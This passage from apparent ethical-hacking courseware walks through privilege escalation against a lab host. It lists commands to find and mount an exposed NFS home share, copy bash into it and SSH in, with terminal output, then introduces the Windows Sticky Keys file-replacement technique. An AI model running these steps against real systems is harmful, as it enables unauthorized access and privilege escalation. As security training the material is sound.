
Figure 6.112: Screenshot showing the output of nmap

- **Step 2**: Use the following command to install NFS and interact with the target NFS service:

  `sudo apt-get install nfs-common`

- **Step 3**: Run the following command to check if any share is available for mounting on the target host:

  `showmount -e <Target IP Address>`



```
┌─[✗]─[attacker@parrot]─[~]
└──╼ $showmount -e 10.10.1.9
Export list for 10.10.1.9:
/home *
```

Figure 6.113: Screenshot showing the output of showmount

- **Step 4**: If the above command returns any mountable directories, create a directory named **`nfs`** by using the following command:

  `mkdir /tmp/nfs`

- **Step 5**: Run the following command to mount the **`nfs`** directory on the target host.


  `sudo mount -t nfs <Target IP Address>:/<Share Directory> /tmp/nfs`

- **Step 6**: Execute the following commands to view the details of the mounted directory and obtain the group ownership to the share directory.

  ```
  cd /tmp/nfs
  sudo cp /bin/bash .
  ls -la
  ```

- **Step 7**: Run the following command to establish a remote connection with the target host using SSH:

  ```
  ssh -l <Target Host Name> <Target IP Address>
  ```




```
┌─[✗]─[attacker@parrot]─[/usr/sbin]
└──╼ $ssh -l ubuntu 10.10.1.9
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

272 updates can be installed immediately.
272 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sun Feb 13 23:16:35 2022 from 10.10.1.9
ubuntu@ubuntu:~$ cd /home
ubuntu@ubuntu:/home$
```

Figure 6.114: Screenshot showing the output of showmount

Privilege Escalation Using Windows Sticky Keys

- In Windows, the sticky keys feature allows users to use a combination of keys including **Ctrl**, **Alt**, and **Shift** instead of pressing three keys at a time
- After gaining access to a remote system, attackers escalate privileges by simply **altering the file** associated with the sticky keys feature and **pressing the Shift key five times** in rapid succession once the system has been booted





Sticky Keys

Do you want to turn on Sticky Keys?

Sticky Keys lets you use the SHIFT, CTRL, ALT, or Windows Logo keys by pressing one key at a time. The keyboard shortcut to turn on Sticky Keys is to press the SHIFT key 5 times.

Disable this keyboard shortcut in Ease of Access keyboard settings



